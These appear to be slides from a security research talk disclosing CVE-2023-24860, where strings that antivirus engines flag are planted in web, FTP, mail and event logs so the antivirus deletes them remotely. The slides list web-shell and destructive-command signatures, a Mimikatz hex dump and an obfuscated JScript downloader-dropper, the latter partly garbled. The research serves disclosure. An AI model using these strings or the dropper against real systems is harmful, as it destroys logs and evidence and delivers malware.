
## Executable legit file



Mimikatz signature

```
5A5A 5A64 8606 0063 395A 5E00 0000 0000 zzzdt..c9Z^.....  
0000 00F0 0022 1244 0FB6 4404 4F00 5B00 ...8.".D.¶D.O.[.  
2500 7800 3B00 2500 7800 5D00 2D00 2500 %x.;.%x].-.%.  
3100 7500 2D00 2500 7500 2D00 2500 3000 1.u.-.%u.-.%0.  
3800 7800 2D00 2500 7700 5A00 4000 2500 8.x.-.%w.Z@%.  
7700 5A00 2D00 2500 7700 5A00 2E00 2500 w.Z.-.%w.Z...%.  
7300 004B 0049 0057 0049 005F 004D 0053 s..K.I.W.I._.M.S  
0056 0031 005F 0030 005F 0043 0052 0045 .V.1._.0._.C.R.E  
0044 0045 004E 0054 0049 0041 004C 0053 .D.E.N.T.I.A.L.S  
0020 6500 0011 0053 616D 456E 756D 6572 . e....SamEnum  
6174 6544 6F6D 6169 6E73 496E 5361 6D53 ateDomainsInSams  
6572 7665 7200 4D65 6D6F 7279 0013 0053 erver.Memory...S  
616D 456E 756D 6572 6174 6555 7365 7273 amEnumerateUsers  
496E 446F 6D61 696E 0065 0002 0049 5F4E InDomain.e....I_N  
6574 5365 7276 6572 5472 7573 7450 6173 etServerTrustPas  
7377 6F72 6473 4765 7400 0000 0000 5A5A swordsGet....ZZ
```

# NON-PE Files




# Challenge 3 - Attack Vectors

## implant the signatures in legit files

**ATTACK**

# Implant signature - achieve remote deletion of logs

1. Send HTTP POST request  
Including signature




2. Signature is written to log file

3. Defender deletes the log


# LOGS

Remote deletion of Windows Web Server Logs

**CVE-2023-24860**






# Remote Deletion of Windows Web Server Logs - Demo



# Remote Deletion of Windows Web Server Logs


Barking dog **starts to bite... :)**

WORKED !!! Defender detect IIS log file as an RTF exploit



# Remote Deletion of Linux Web Server Logs

The Web server's market share



# Remote Deletion of Linux Web Server Logs



# EvilSignature DataBase



	signature	OS	AV	len ↴	specialCharTypeCount	validFileName	validFolderName	
	Filter	Filter	Filter	Filter	Filter	Filter	Filter	
1	<?=\$_GET[]`;	Windows	Microsoft Defender	13		9	False	False
2	{\rtf1{\shp{\sp	Windows	Microsoft Defender	15		2	False	True
3	<?phpeval(\$_GET[	Windows	Microsoft Defender	16		6	False	False
4	Gif89a\r\n<?php	Linux	Kaspersky	16		4	True	True
5	:a\r\nstartgoto	Linux	Kaspersky	16		3	True	True
6	<%eval request("	Linux	Kaspersky	16		5	True	True
7	<?php @eval(\$_POST[	Linux	Kaspersky	19		8	True	True
8	<?phpsystem(\$_POST[	Windows	Microsoft Defender	19		6	False	False
9	<%EVALreQUesT("")%>	Windows	Microsoft Defender	19		6	False	False
10	<%EvalreQUesT("")%>	Windows	Microsoft Defender	19		6	False	False
11	<%evalrequest("")%>	Windows	Microsoft Defender	19		6	False	False
12	<%evalrequest("")%>	Windows	Microsoft Defender	19		6	False	False
13	<%evalreqEst("")%>	Windows	Microsoft Defender	19		6	False	False
14	<%evalEquEst("")%>	Windows	Microsoft Defender	19		6	False	False
15	<eval_r(Request(""))>	Windows	Microsoft Defender	20		6	False	False
16	cmd /c rd /s /q c:\	Linux	Kaspersky	20		4	False	False
17	<?phpeval(\$_REQUEST[	Windows	Microsoft Defender	20		6	False	False
18	<iframe name=twitter	Windows	Avast	20		3	False	False
19	<?php system(\$_POST["	Linux	Kaspersky	21		8	True	True
20	<?phpsystem(\$_REQUEST[	Windows	Microsoft Defender	22		6	False	False
21	<?phppassthru(getenv("	Windows	Microsoft Defender	22		4	False	False
22	rundll32 mouse,disable	Linux	Kaspersky	22		2	True	True
23	//brembotembo.com/2.dat	Windows	Microsoft Defender	23		2	False	False
24	open 210..81.exe\r\nbye	Windows	AVG	23		3	False	True
25	<iframe name=Twittergar	Windows	AVG	24		3	False	False

# Automatic Minimal EvilSignature generation - Linux

AVAST + AVG  
AVG

Trend Micro



By default  
only scan  
files  
With  
predefined  
extensions



only works in  
the  
beginning of  
the file

Others:

Palo Alto, CrowdStrike,  
SentinelOne

Relay on  
ML  
Don't use  
byte  
signatures

LEADERS

Microsoft

Trend Micro

SentinelOne

McAfee

Sophos

VMware Carbon Black

Cisco

Broadcom (Symantec)

Qihoo 360

Kaspersky

VISIONARIES

# Automatic Minimal EvilSignature generation - AV

One EvilSignature to rule the all

- Kaspersky
- Windows Defender






**ONE SIGNATURE TO RULE THEM ALL**

```
<html><><script>var s = false;var qg = "CreateObject";var v = function av() {return WScript[qg]("WScript.Shell")}(); e = 11;var SP = "MSXML2.XMLHTTP";var yH = 2123213;var z = 0;function p(kn){v["Run"]}(kn, z, z);function QT0(){return "" + SP};function B(k, PU){z = z * 1; return k - PU;};function ue(){return qg;};if (s){var y = "";function x(){return 22;};var h = 0; var q = 0;function b(){var WW = new this["Date"]();var mn = WW["getUTCMilliseconds"]();WScript["Sleep"]((x()));var WW = new this["Date"]();var c = WW["getUTCMilliseconds"]();WScript["Sleep"]((x()));var HH = WW["getUTCMilliseconds"]();var h = "I";h = B(c, mn);var q = "AN";q = B(HH, c);y = "open";return B(h, q);}var cx = false;var x0 = false;for (var D = z; D < x() * 1; D++){if (b() != z){cx = true; q = "31" + 11 * h + q; x0 = true; break;}}function br(){return ((cx == true) && (cx == x0)) ? 1 : z;};if (cx && br() && x0){function QT() {return v["ExpandEnvironmentStrings"]("%TE"+MP%") + "7iAFUtmJj8p5dq2.exe";}; g = QT0(); f = WScript[qg](g); var G = 1; while (G){try {f[y]("GET", "", false);f["send"]();}catch(e){}S0 = "Sleep";for ({});WScript[S0](x() * 11); if (f["readystate"] == 4){break;}G = z;} catch(u){}function o(fB){var S = (1, 2, 3, 4, 5, fB); return S;};N = WScript[ue()]("ADODB.Stream");g = N;g[y]();g["type"] = o(1);g["write"]((f[".ResponseBody"]);N["position"] = o(z);g["Save" + "ToFile"](QT(), 2);N["c"+"lose"]();r = QT();p(r);}}</script></html> |(edited)
```




# LOGS

Remote deletion of Linux Web Server Logs




# Remote Deletion of Linux Web Server Logs - Ngnix Demo



# Remote Deletion of Windows Web Server Logs

- The Web server's market share



# Windows - FTP - Remote Deletion of Filezilla server logs

```
C:\playground\defender_signatures>ftp 192.168.120.161
Connected to 192.168.120.161.
220-FileZilla Server 1.5.1
220 Please visit https://filezilla-project.org/
202 UTF8 mode is always enabled. No need to send this command
User (192.168.120.161:(none)): Add-MemberNoteProperty-NameVirtualProtect-Value$VirtualProtect
331 Please, specify the password.
Password:
530 Login incorrect.
Login failed.
```

HackTool:Win32/Mikatz!dha

Alert level: High

Status: Active

Date: 02/11/2022 8:55

Category: Tool

Details: This program has potentially unwanted behavior.

[Learn more](#)

Affected items:


file: C:\Program Files\FileZilla Server\Logs\filezilla-server.log

OK



# Remote deletion of local mailbox - Mozilla ThunderBird

- Send mail to victim with a subject with the EvilSignature



A Windows Security alert dialog box titled 'Windows Security' with a sub-section 'Actions needed in Microsoft Defender'. It states: 'Microsoft Defender Antivirus found Exploit:O97M/CVE-2010-3333.PB in INBOX. Please restart your device.' There are 'Dismiss' and 'Restart' buttons at the bottom.


**Threat quarantined**  
20/11/2022 3:10

Detected: HackTool:Win32/Mikatz!dha  
Status: Quarantined  
Quarantined files are in a restricted area where they can't harm your device. They will be removed automatically.  
Date: 20/11/2022 3:11  
Details: This program has potentially unwanted behavior.

**Affected items:**  
file: C:\Users\Safebreach\AppData\Roaming\Thunderbird\Profiles\gz8udxy6.default-release\imapMail\imap.gmail.com\INBOX

# Local - Unprivileged deletion of Windows event log file

corrupted msi with  
version info includes the signature



Application.evtx is deleted

HackTool:Win32/Mikatz!dha

Alert level: High  
Status: Active  
Date: 28/10/2022 14:17  
Category: Tool  
Details: This program has potentially unwanted behavior.

